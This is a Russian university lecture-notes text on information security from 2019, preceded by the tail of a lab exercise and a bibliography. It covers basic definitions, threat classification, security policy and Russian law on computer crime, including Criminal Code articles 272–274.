


Рис.20.3. Шифрование кода страницы

4. Сохраните зашифрованный код в отдельный файл с расширением htm.
5. После сохранения файла, откройте его с помощью браузера.
6. Затем откройте код файла.

СПИСОК РЕКОМЕНДУЕМОЙ ЛИТЕРАТУРЫ

Основная литература

1. Информационная безопасность и защита информации: учебное пособие / Мельников В.П., Клейменов С.А., Петраков А.М.; под. ред. С. А. Клейменова. – 2-е изд., стер. – М.: Академия, 2007. – 336 с.
2. Информационная безопасность: учебное пособие / Партыка Т.А., Попов И.И. – 2-е изд., испр. и доп. – М.: Форум, Инфра-М, 2007. – 368 с.

Дополнительная литература

1. Введение в защиту информации в автоматизированных системах: учеб. пособие для вузов / Малюк А.А., Пазизин С.В., Погожин Н.С. – 2-е изд. – М.: Горячая линия – Телеком, 2004. – 147 с.
2. Основы защиты информации: учеб. пособие / Куприянов А.И., Сахаров А.В., Шевцов В.А. – 3-е изд., стер. – М.: Академия, 2008. – 256 с.
3. Основы информационной безопасности: учебное пособие / Расторгуев С.П. – 2-е изд., стер. – М.: Академия, 2009. – 192 с.
4. Правовое обеспечение информационной безопасности: учеб. пособие / Под ред. Казанцева С.Я. – 3-е изд., стер. – М.: Академия, 2008. – 240 с.
5. Технологии защиты информации в Интернете: специальный справочник / Мамаев М., Петренко С. – СПб.: Питер, 2002. – 848 с.

Ресурсы Интернета

1. Введение в криптографию / Под. общ. ред. Ященко В. В. — Издание второе, исправленное. – М.: МЦНМО, 1999. – 272 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/4220/
2. Касперский Е.В. Компьютерные вирусы: что это такое и как с ними бороться. – М.: СК Пресс, 1998.- 288 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/73531/
3. Рябко Б.Я.,Фионов А.Н. Криптографические методы защиты информации: Учебное пособие для вузов. – 2-е издание, стереотип. – М.:Горячая линия – Телеком, 20113. – 229 с. [Электронный ресурс] – Режим доступа: https://docplayer.ru/27703084-Kriptograficheskie-metody-zashchity-informacii.html

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«КАМЧАТСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»
(ФГБОУ ВО «КамчатГТУ»)

Факультет информационных технологий
Кафедра информационных систем

И.Г. Проценко

Информационная безопасность

Конспект лекций

Петропавловск-Камчатский
2019

ОГЛАВЛЕНИЕ

ТЕМА 1. ОСНОВЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Лекция 1.1. Введение в информационную безопасность

Доктрина информационной безопасности Российской Федерации принята в сентябре 2000г.: «Национальная безопасность Российской Федерации существенным образом зависит от обеспечения информационной безопасности, и в ходе технического прогресса эта зависимость будет возрастать».

Что означают данные и что означает потеря данных для организации или коммерческого предприятия? Как показывают исследования, проведенные в США, примерно 40% компаний, потерявших (по разным причинам) свои корпоративные данные, так и не смогли восстановить свой бизнес, а еще 30% закрылись через некоторое время.

Нападениям подвергаются не только пользовательские компьютеры и корпоративные сети, но и web-серверы, причем количество атак растет. С 2000 года каждый год количество атак увеличивается вдвое. Из 2500 опрошенных компаний почти 90% пострадали от вирусов или «червей»; 40% - от вторжений хакеров или атак типа «отказ в обслуживании» (DoS). Как и в прежние годы, большое количество нарушений относится к внутренним, т.е. вызванных действиями сотрудников фирм. Так, в 80% компаний обнаружена несанкционированная установка программ, в 60% компьютеры использовались для деятельности, запрещенной администрацией, злоупотребление правами доступа, в 20% - случаи электронного воровства, саботажа и утечки информации; наконец, в 10% компьютеры применялись для мошенничества.

По оценкам уже к 2002 г. число известных вирусов и "червей" достигло 100 тысяч. Зафиксировано более 200 типов файлов, которые могут быть инфицированы или содержать инфицированные объекты.

Исследователи отмечают, что с интенсивность деятельности хакеров возрастает. Значительная часть атак - 40% - специально направлена на выбранную компанию. Наиболее популярны у хакеров лидеры индустрии высоких технологий, финансовые организации, средства массовой информации, бизнес развлечений и энергетические компании - в среднем на них приходится более 1000 атак на компанию за год. Чем крупнее и известнее цель, тем чаще на нее нападают. Следы атак (30%) ведут в США, далее следует Южная Корея - 9% и затем Китай - 8%.

Рынок решений по ИТ-безопасности к 2006 году достиг 50 млрд. долл. против 17 млрд. в 2001 году. Ежегодный рост сегмента аппаратных решений за год составляет 25%, сервиса - 24%, ПО - 16%.

Современный этап информатизации связан с использованием персональной вычислительной техники, систем телекоммуникаций, развитием компьютерных сетей. Возрастает потребность в разработке и применении эффективных решений в сфере информационной индустрии. На определенном этапе развития информационной индустрии рождается информационное общество, в котором большинство работающих занято производством, хранением, переработкой и реализацией информации, т.е. творческим трудом, направленным на развитие интеллекта и получение знаний. Создается единое, не разделенное национальными границами информационное сообщество.

Формирование информационного общества опирается на новейшие информационные, телекоммуникационные технологии и технологии связи. Именно новые технологии привели к бурному распространению глобальных информационных сетей, открывающих принципиально новые возможности международного информационного обмена.

Информационная война - информационное противоборство с целью нанесения ущерба важным структурам противника, подрыва его политической и социальной систем, а также дестабилизации общества и государства противника.

Информационное противоборство - форма межгосударственного соперничества, реализуемая посредством оказания информационного воздействия на системы управления других государств и их вооруженных сил, а также на политическое и военное руководство и общество в целом, информационную инфраструктуру и средства массовой информации этих государств для достижения выгодных для себя целей при одновременной защите от аналогичных действий от своего информационного пространства.

Информационная преступность (киберпреступность) - проведение информационных воздействий на информационное пространство или любой его элемент в противоправных целях. Как ее частный вид может рассматриваться информационный терроризм, то есть деятельность, проводимая в политических целях.

Под угрозой безопасности информации понимаются события или действия, которые могут привести к искажению, несанкционированному использованию или разрушению информационных ресурсов управляемой системы, а также программных и аппаратных средств.

Информационная безопасность - невозможность нанесения вреда свойствам объекта безопасности, обуславливаемым информацией и информационной инфраструктурой (защищенность от угроз)

Основными задачами системы ИБ являются:

- своевременное выявление и устранение угроз безопасности и ресурсам, причин и условий, способствующих нанесению финансового, материального и морального ущерба его интересам;
- создание механизма и условий оперативного реагирования на угрозы безопасности и проявлению негативных тенденций в функционировании предприятия;
- эффективное пресечение посягательств на ресурсы и угроз персоналу на основе правовых, организационных и инженерно-технических мер и средств обеспечения безопасности;
- создание условий для максимально возможного возмещения и локализации наносимого ущерба неправомерными действиями физических и юридических лиц, ослабление негативного влияния последствий нарушения безопасности на достижение целей организации.

Понятие информационной безопасности в узком смысле этого слова подразумевает: надежность работы компьютера; сохранность ценных данных; защиту информации от внесения в нее изменений неуполномоченными лицами; сохранение тайны переписки в электронной связи.

Лекция 1.2. Основные понятия информационной безопасности

2.1 Предмет защиты

Защита информации. Что это такое? Дадим определение, следуя авторитетным источникам.

«Информация – основное понятие кибернетики. Кибернетика изучает машины и живые организмы исключительно с точки зрения их способности воспринимать определенную И., сохранять эту И. в «памяти», передавать ее по каналам связи и перерабатывать ее в «сигналы», направляющие их деятельность в соответствующую сторону. Интуитивное представление об И. относительно каких-либо величин или явлений, содержащейся в некоторых данных, в кибернетике ограничивается и уточняется»

«Информация (от латинского information – разъяснение, изложение), первоначально – сведения, передаваемые людьми устным, письменным или другим способом (с помощью условных сигналов, технических средств и т.д.); с середины 20 века общенаучное понятие, включающее обмен сведениями между людьми, человеком и автоматом, автоматом и автоматом; обмен сигналами в животном и растительном мире; передачу признаков от клетки к клетке, от организма к организму.

«Информация - это фундаментальная физическая сущность, имеющая много общего с энергией. Если энергия, а точнее - энергетический ресурс некоторой физической системы определяет интенсивность происходящих в этой системе процессов, то информация определяет направление, в котором совершаются эти процессы. Любая физическая система, естественная или искусственная, обладает своим информационным ресурсом. Этот информационный ресурс совместно с внешними воздействиями однозначно определяет процессы в системе»

*Федеральный закон РФ «Об информации, информатизации и защите информации» от 25 января 1995 г., определяет: «**Информация** – сведения о лицах, предметах, фактах, событиях, явлениях и процессах, независимо от формы их представления».*

Информацию нельзя измерить физическими приборами; она не имеет массы, энергии и т.д. Информация хранится и передается на материальных носителях – это мозг человека, электромагнитные и звуковые волны, бумага, магнитные и/или оптические носители и т.д. Любой материальный объект содержит информацию о себе самом или о другом объекте.

Человек воспринимает информацию, содержащуюся на материальных объектах.

Информация имеет ценность, которая определяется ее полезностью для владельца. Так, вексель хранит информацию о денежной сумме, которую может получить его владелец. Портфель заказов предприятия имеет ценность для его владельца и, очевидно, для его конкурентов.

Упомянутый закон гарантирует право собственника информации на ее использование и защиту от доступа к ней других лиц и организаций.

Доступ к информации может быть ограничен; такая информация является конфиденциальной. Она может содержать государственную тайну; степень секретности и т.д. определяются законом «О государственной тайне». Эти сведениям присваивается одна из трех возможных степеней секретности; менее важная информация может носить гриф «для служебного пользования. Коммерческой тайной могут являться сведения, принадлежащие частному лицу или корпорации.

Ценность информации изменяется во времени. Скорость устаревания информации зависит от процесса или явления. Информация о пространственном положении сверхзвукового самолета устаревает за секунды; информация о цене акций на рынке меняется ежедневно. Ценность произведений литературы и искусства сохраняется веками или даже тысячелетиями, хотя оценки могут изменяться во времени.

Информация – товар. Как и всякий товар, она имеет цену. Если информация ценна для владельца, но бесполезна для других, она не будет иметь цены. Так, медицинская информация о состоянии здоровья рядового клерка имеет ценность, скорее всего, для него и его родственников. Информация о состоянии здоровья политического деятеля может иметь значительную цену и потому, чаще всего, конфиденциальна (Брежнев, Андропов, Миттеран…).

Количество информации определяется в теории информации, как мера уменьшения неопределенности ожидания событий после получения информации. В предложенной К.Шенноном формуле количество информации определяется числом символов в сообщении, количеством символов в алфавите и частотами появления того или иного символа в сообщении. Такое определение вполне годится для использования в теории передачи данных, но никак не учитывает полезность (или бесполезность!) информации.

В результате *на практике в качестве количества информации используют ее объем.* Понятно, что в действительности документ (файл, книга, аудио- или видеозапись и т.д.) объемом в мегабайты может содержать очень мало полезной информации – или не содержать ее вовсе.

Применительно к компьютерным системам все чаще наряду или вместо термина «информация» употребляют термин «данные».

Если изготовить абсолютно точную копию документа, то количество информации не изменится: копия будет содержать такое же количество информации, что и оригинал. Точное копирование не всегда осуществимо: нетрудно сделать точную копию печатного текста, сложнее скопировать без искажений фотографию. В искусстве действуют другие законы: как бы ни был искусен живописец, копирующий картину мастера, копия все равно будет гораздо дешевле оригинала (если только копировщик не сумеет убедить покупателя и экспертов в том, что сделанная им копия – подлинник работы мастера).

Согласно рыночным законам, чем больше на рынке товара, тем он дешевле. Если информация – товар, то ее копирование ведет к снижению цены.

Предмет защиты – информация, хранящаяся, обрабатываемая и передаваемая в компьютерных системах.

2.2 Защищаемый объект

Объектом защиты может быть автоматизированная система обработки информации, или *информационная система* – аппаратно-программный комплекс автоматизированного сбора, накопления, хранения, обработки и передачи информации.

В 80-ые гг. возникло и прижилось понятие «информационные ресурсы». *Закон «Об информации, информатизации и защите информации» определяет информационные ресурсы, как отдельные документы и отдельные массивы документов в информационных системах (библиотеках, архивах, фондах, банках данных и других информационных системах).*

Защищать от несанкционированного воздействия необходимо устройства и носители, а также обслуживающий персонал, включая пользователей компьютерных систем. Следует учесть, что, по разным оценкам, от 40 до 80% несанкционированного доступа к компьютерным системам осуществляется собственным персоналом фирмы (организации, корпорации).

2.3 Основные понятия безопасности компьютерных систем

[Гостехкомиссия России. Руководящий документ: Защита от несанкционированного доступа к информации. Термины и определения. – М.: ГТК, 1992.]

Информационная безопасность компьютерных сетей *– состояние защищенности информации, обрабатываемой средствами вычислительной техники или автоматизированной системы, от внутренних и внешних угроз.*

Целостность информации *– способность средств вычислительной техники или автоматизированной системы обеспечивать неизменность вида и качества информации в условиях случайного искажения или угрозы разрушения.*

Угроза безопасности *– происшествие, которое может оказать нежелательное воздействие на систему и хранящуюся в ней информацию.*

Уязвимость системы *– некая неудачная характеристика, создающая возможность возникновения угрозы.*

Атака *– реализация угрозы: действия злоумышленника по поиску и использованию уязвимостей системы.*

Следует обратить внимание: в качестве атаки рассматриваются не только действия по использованию уязвимостей системы, но и поиск уязвимостей! Что ж, на войне, как на войне, даже если эта война – информационная. Американо-британские самолеты бомбят Ирак, как только иракская ПВО включает радары! То же было во время агрессии против Югославии в 1999 г.

Несанкционированный доступ (НСД) *– доступ к информации, нарушающий правила разграничения доступа с использованием штатных средств, предоставляемых вычислительной системой.*

Есть более простое определение НСД, не противоречащее процитированному: *«НСД заключается в получении пользователем или программой доступа к объекту, разрешение на который в соответствии с принятой в системе политикой безопасности отсутствует».*

Правила разграничения доступа *– совокупность положений, регламентирующих права доступа лиц или процессов (субъектов доступа) к единицам информации (объектам доступа).*

Существуют различные подходы к классификации угроз. Все *множество угроз можно разделить на два класса:*

- *случайные или непреднамеренные,*
- *преднамеренно создаваемые угрозы.*

Реализация случайных угроз обычно приводит к нарушению целостности и доступности информации или к ее уничтожению. Статистика утверждает, что в этом случае наносится до 80% общего ущерба, наносимого информационным ресурсам. Причины, порождающие *случайные угрозы*, известны:

- *стихийные бедствия и аварии,*
- *сбои и отказы техники,*
- *ошибки при разработке компьютерных систем,*

- *алгоритмические и программные ошибки,*
- *ошибки обслуживающего персонала и пользователей.*

Следует обратить внимание на третий и четвертый пункты: именно ошибки, допущенные при разработке операционных систем, сетевых протоколов, браузеров, почтовых программ и т.д., порождают вновь и вновь обнаруживаемые уязвимости, открывающие злоумышленникам все новые «дыры» в защите.

Как утверждает NIST (Национальный институт стандартов и технологий США), на долю ошибок обслуживающего персонала и пользователей приходится две трети случаев нарушения безопасности информационных систем.

Классифицируя *преднамеренно создаваемые угрозы*, можно выделить:

- *вмешательство человека* в работу вычислительной системы; сюда входят хищение или повреждение аппаратуры, носителей информации, линий связи и т.д.;
- *атаки с помощью технических средств* - это считывание электромагнитного излучения устройств вычислительной техники или электромагнитные воздействия на каналы передачи данных и т.д.;
- *воздействие на программные компоненты компьютеров* с помощью программных средств - это компьютерные вирусы и программные закладки («троянские кони»), а также средства проникновения в локальные и глобальные сети. Такие средства воздействия являются разрушающими программными средствами (РПС).

Первым двум видам нападения можно противостоять с помощью административных и технических мер: охрана, режим доступа в помещения и к устройствам вычислительной системы, экранирование от излучений и т.д. (в нашем курсе изучаться не будут).

Противодействие РПС ведется посредством программных и программно-аппаратных средств.

Выше преднамеренные угрозы делились на виды, исходя из способа нападения. Можно классифицировать их, исходя из результата воздействия. Тогда можно выделить *три вида угроз компьютерной безопасности*:

- *угроза раскрытия – информация становится известной тому, кому не следует ее знать;*
- *угроза целостности – это любое несанкционированное изменение (включая удаление) хранящихся в вычислительной системе или передающихся в другую систему данных;*
- *угроза отказа в обслуживании – блокирование доступа к некоторому ресурсу вычислительной системы.*

Считается, что государственным структурам следует больше опасаться угрозы раскрытия (когда некто получает несанкционированный доступ к конфиденциальной информации), а деловым и коммерческим структурам – угрозы целостности.

Блокирование доступа может принять характер существенного замедления работы или длительной задержки, когда ресурс становится практически бесполезным, а может быть постоянным. В качестве примера можно упомянуть массированные атаки на популярные сайты, в результате чего они на длительное время становятся недоступны для «нормальных» пользователей.

Атаки, направленные против отдельного компьютера, можно назвать локальными. Против сетевых систем, наряду с локальными атаками, направлены также удаленные (remote), или сетевые (network) атаки. Атакующий может находиться как внутри локальной сети, так и за тысячи километров от нее, а атаке может подвергаться как компьютер или вся ЛВС, так и передаваемые по каналам связи данные. Именно такое воздействие может нанести особо большой урон атакуемой сети и ее владельцам. С развитием локальных сетей и объединением их в глобальные сети противодействие удаленным атакам приобрело первостепенное значение.

Удаленная атака *– разрушающее воздействие на распределенную вычислительную систему, программно осуществляемое по каналам связи.*

Распределенная вычислительная система состоит из компьютеров, на которых под управлением операционных систем выполняются приложения, и коммуникационной системы, поэтому в литературе рассматриваются *два вида удаленных атак*:

- *атаки на операционные системы и*
- *атаки на инфраструктуру, протоколы сети и приложения.*

Атаки на системы управления базами данных рассматриваются в учебном пособии «Программно - аппаратные средства обеспечения информационной безопасности: защита в СУБД.- М.: Радио и связь, 2000.

2.4 Политика безопасности

Термин впервые был введен, по-видимому, в стандарте министерства обороны США по информационной безопасности, известном под названием «Оранжевая книга».

Политика безопасности *- набор норм, правил и практических приемов, регулирующих управление, защиту и распределение ценной информации.*

Если говорить совсем кратко, то политика безопасности (***ПБ***) – *набор правил управления доступом*. Необходимо видеть различие в понятиях НСД и ПБ: в первом случае определяется, чего делать нельзя, во втором определяются как запрещенные, так и разрешенные доступы. Политика безопасности по определению конструктивна: на ее основе может быть составлен документ (документы) и построены программно-аппаратные средства реализации.

Основной документ, на котором строится ПБ – программа информационной безопасности. Документ утверждается высшим органом управления организации (фирмы, предприятия). Он определяет цели политики безопасности, методы решения задач защиты информации, общие требования и принципы построения систем защиты.

В рамках государства *программа информационной безопасности утверждается уполномоченными органами государственного управления. В Российской Федерации основополагающий документ – «Доктрина информационной безопасности».*

Идентификация *– распознавание имени объекта; идентифицируемый объект – однозначно распознаваемый*.

Аутентификация *– подтверждение того, что предъявленное имя соответствует объекту.*

Аудит *(отслеживание, подотчетность) – регистрация событий, позволяющая восстановить и доказать факт происшествия этих событий*.

Система обработки данных считается безопасной, если она обеспечивает контроль доступа к информации так, что только надлежащим образом уполномоченные лица или процессы, которые функционируют от их имени, имеют право читать, писать, создавать или уничтожать данные.

Система защиты информации *в компьютерных системах – комплекс правовых норм, организационных мер, технических, программных и криптографических средств, обеспечивающих защищенность информации в соответствии с принятой политикой безопасности.*

Лекция 1.3. Нормативно-правовое обеспечение информационной безопасности

В России принят ряд законов (см.рис.3.1), относящихся к проблемам разработки программ и хранения информации, а также ее использованию и распространению:

Об информации, информационных технологиях и о защите информации (ранее - Об информации, информатизации и защите информации);

О правовой охране программ для электронных вычислительных машин и баз данных - от 23 сентября 1992 г. N 3523-I;

О федеральных органах правительственной связи и информации - от 19 февраля 1993 г. N 4524-I (с изменениями от 24 декабря 1993 г.);

Об участии в международном информационном обмене – от 4 июля 1996 года N 85-ФЗ;

О государственной тайне – от 21 июля 1993 г. N 5485-1 (с изменениями от 6 окт. 1997 г.);

О рекламе - (с изменениями: от 2 марта 1998 г. N 30-ФЗ);

О средствах массовой информации - от 27 декабря 1991 г. N 2124-I (с изменениями от 13 января, 6 июня, 19 июля, 27 декабря 1995 г., 2 марта 1998 г., 20 июня, 5 августа 2000 г.);

Об электронной цифровой подписи - от 10 января 2002 г. № 1-ФЗ;

О техническом регулировании - от 27.12.2002 г. № 184-ФЗ;

О связи – от 18 июня 2003 года N 126-ФЗ;

Об авторском праве и смежных правах – от 9 июля 1993 г. N 5351- I (с изменениями от 19 июля 1995 г., 25 июня 2004 г.);

О коммерческой тайне - от 29 июля 2004 г. N 98-ФЗ,

О персональных данных - от 27 июля 2006 г. N 152-ФЗ,

Ответственность за преступления в сфере компьютерной информации введена в Уголовный кодекс РФ в 1997 г. (глава 28):

Рис.3.1. Нормативные акты по информационной безопасности

Статья 272. Неправомерный доступ к компьютерной информации.

Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование (!) информации, нарушение работы ЭВМ, системы ЭВМ или их сети,- наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.

То же деяние, совершенное группой лиц по предварительному сговору или организованной группой, либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или

сети,- наказывается штрафом в размере от пятисот или восьмисот минимальных размеров оплаты труда или в размере заработной платы, или иного дохода осужденного за период от пяти до восьми месяцев, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ.

Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами,- наказывается лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.

Те же деяния, повлекшие по неосторожности тяжкие последствия,- наказываются лишением свободы на срок от трех до семи лет.

Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети.

Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред,- наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.

То же деяние, повлекшее по неосторожности тяжкие последствия,- наказывается лишением свободы на срок до четырех лет».

Обращает внимание то, что о взломе программного обеспечения в процитированных статьях УК РФ вообще не говорится: рассматривается только неправомерный доступ, повлекший за собой разрушительные последствия. Получается, что не наказывается несанкционированный доступ к информации, если она не была уничтожена, модифицирована или блокирована!

Законодательная база информационной безопасности создается и в других странах. Уже в начале 2000 г. около двадцати стран мира имели «зачатки национального законодательства, относящегося к использованию глобального информационного пространства. Однако пока можно говорить только о попытках решить назревшие проблемы на уровне судебных прецедентов и законопроектов. При этом законодатели исходят из того, что Интернет сам по себе не является ни объектом, ни субъектом правового регулирования. Таковым предметом становятся правоотношения между различными лицами (как физическими, так и юридическими), возникающие при использовании Интернет. Причем они (правоотношения) носят «экстерриториальный» характер, и их оптимальное регулирование может быть достигнуто только в случае разработки соответствующих международных договоров и унификации национальных законов, относящихся к данной проблеме».

С регулированием отношений при использовании Интернет связан Закон РФ «Об участии в международном информационном обмене», принятый еще в 1996 г. Как определено в ст.1, его целями являются создание условий для эффективного участия России в международном информационном обмене в рамках единого мирового информационного пространства, защита интересов Российской Федерации, субъектов Российской Федерации и муниципальных образований, а также интересов, прав и свобод физических и юридических лиц при международном информационном обмене.

Закон регулирует отношения, связанные с использованием документированной информации, информационных ресурсов и информационных продуктов с помощью средств международного информационного обмена. В частности, закон вводит контроль над получаемой и передаваемой информацией вплоть до «приостановления» обмена на срок до двух месяцев».

Основные руководящие документы, касающиеся государственной тайны.

Деятельность в сфере информации и информатизации регулируется законодательством Российской Федерации и Положениями и Руководящими документами компетентных органов. За нарушение правовых норм предусмотрена ответственность, вплоть до уголовной (УК РФ, ст.ст. 272 - 274).

Мы будем рассматривать законодательство, относящееся к информации и информатизации, только в одном аспекте: с точки зрения информационной безопасности.

Отношения, возникающие при формировании и использовании информационных ресурсов, более 12 лет регулировал Закон «Об информации, информатизации и защите информации» № 24-ФЗ от 20.02.95.

Закон определяет информацию (уже говорили об этом), как сведения о лицах, предметах, фактах, событиях, явлениях и процессах, независимо от формы их представления. Информация становится документом, когда она вместе с реквизитами, позволяющими ее идентифицировать, фиксируется на носителе.

Закон устанавливает обязанности государства в сфере формирования информационных ресурсов и формулирует основные направления государственной политики в этой области.

Государственная политика направлена на создание условий для информационного обеспечения решения задач социального и экономического развития страны, обеспечения национальной безопасности в сфере информатизации. Защищая все формы собственности на информационные ресурсы, государство развивает федеральные и региональные информационные системы и сети, поддерживая их совместимость и взаимодействие в едином информационном пространстве.

Закон №24-ФЗ определяет информационные ресурсы, как совокупность документов и массивов документов в информационных системах - библиотеках, архивах, фондах, банках данных и других информационных системах.

Одно из основных направлений государственной политики в сфере информатизации - формирование и защита государственных информационных ресурсов.

В информационные ресурсы включается только документированная информация.

Документ приобретает юридическую силу после подписания должностным лицом. Современные информационные технологии внесли свое дополнение: юридическая сила документа может подтверждаться электронной цифровой подписью при условии, что информационная система содержит средства идентификации подписи и обеспечивает установленный режим их использования. При этом право удостоверять электронную цифровую подпись осуществляется на основании лицензии; в соответствии с законодательством, лицензии выдаются.

Закон утверждает права собственности физических и юридических лиц, РФ и ее субъектов на информационные ресурсы, созданные за счет их средств или приобретенные на законных основаниях. Информационные ресурсы могут быть товаром.

Категории доступа к информационным ресурсам

Документированная информация, составляющая государственные информационные ресурсы, по категориям доступа делится на:

- *открытую и общедоступную,*
- *с ограниченным доступом; эта информация разделяется на конфиденциальную и отнесенную к государственной тайне.*

Закон №24-ФЗ установил категории документов, которые запрещено относить к информации с ограниченным доступом. Сюда относятся, в частности, нормативные акты, устанавливающие статус органов власти, организаций и общественных объединений, права, свободы и обязанности граждан, информация о чрезвычайных ситуациях, о деятельности органов власти и местного самоуправления.

Отнесение информации к государственной тайне производится в соответствии с Законом РФ «О государственной тайне» №5485-I от 21 июля 1993 г. (с изменениями от 6 окт. 1997 г.).

Закон №24-ФЗ предоставляет государству право выкупа у физических и юридических лиц информации, отнесенной к государственной тайне; собственник информационных ресурсов, содержащих сведения, отнесенные к государственной тайне, может распоряжаться этой собственностью только с разрешения соответствующих органов.

Отдельная глава 5 Закона № 24-ФЗ была отведена проблеме защиты информации и прав субъектов. Определены цели защиты, в том числе предотвращение несанкционированных действий по уничтожению, модификации, копированию, блокированию информации; защита конфиденциальности персональных данных, сохранение государственной тайны; обеспечение прав субъектов в информационных процессах.

На первый взгляд, Закон прямо не ставил целью предотвращение просмотра хранимой информации (угроза раскрытия), если он не связан с копированием, искажением и т.д., - однако в нем говорится о предотвращении «других форм незаконного вмешательства» и обеспечении «правового режима документированной информации, как объекта собственности» (Ст. 20); кроме того, защита конфиденциальности и сохранение гостайны, очевидно, отвергают всякую возможность несанкционированного доступа.

Что же является ***предметом защиты***? Защищается *«любая документированная информация, неправомерное обращение с которой может нанести ущерб ее собственнику, владельцу, пользователю или другому лицу»*.

Для сведений, отнесенных к государственной тайне, режим защиты устанавливается уполномоченными на основе Закона РФ «О государственной тайне»; в отношении конфиденциальной информации - собственником ресурсов или уполномоченным лицом на основе Закона № 24-ФЗ.

Контроль за соблюдением требований к защите информации, работе программно-аппаратных средств защиты, организационным мерам защиты в информационных системах, обрабатывающих информацию с ограниченным доступом, осуществляют органы государственной власти. Это относится и к информационным

системам негосударственных структур. Правом контроля обладает также собственник информационных ресурсов; в случае несоблюдения требований по защите информации он может приостанавливать обработку информации (Ст.21).

Закон обязывает владельца информационных ресурсов обеспечить соблюдение режима обработки и правил предоставления информации пользователю, установленных законодательством или собственником ресурсов; владелец несет юридическую ответственность за нарушение правил работы с информацией (Ст.15).

Информационные системы государственных органов и организаций, которые обрабатывают информацию с ограниченным доступом, а также средства защиты этих систем подлежат обязательной сертификации. Это относится также к информационным системам, базам и банкам данных, предназначенным для информационного обслуживания граждан и организаций (Ст.19).

Уровень защиты информации обязан обеспечить ее владелец, а порядок предоставления информации пользователю определяет собственник.

Владелец документов обязан оповещать собственника информационных ресурсов и (или) систем обо всех фактах нарушения режима защиты информации. Собственник может обращаться в организации, сертифицирующие средства защиты, за консультациями и проведением анализа мер защиты его ресурсов и систем.

Кто отвечает за применение не сертифицированных информационных систем и использование полученной из них информации? Закон устанавливает, что в первом случае риск лежит на собственнике (владельце) не сертифицированной системы, а во втором – на потребителе информации. Следовательно, потребитель непосредственно заинтересован в том, чтобы информационная система и средства ее обеспечения была сертифицирована (Ст.22).

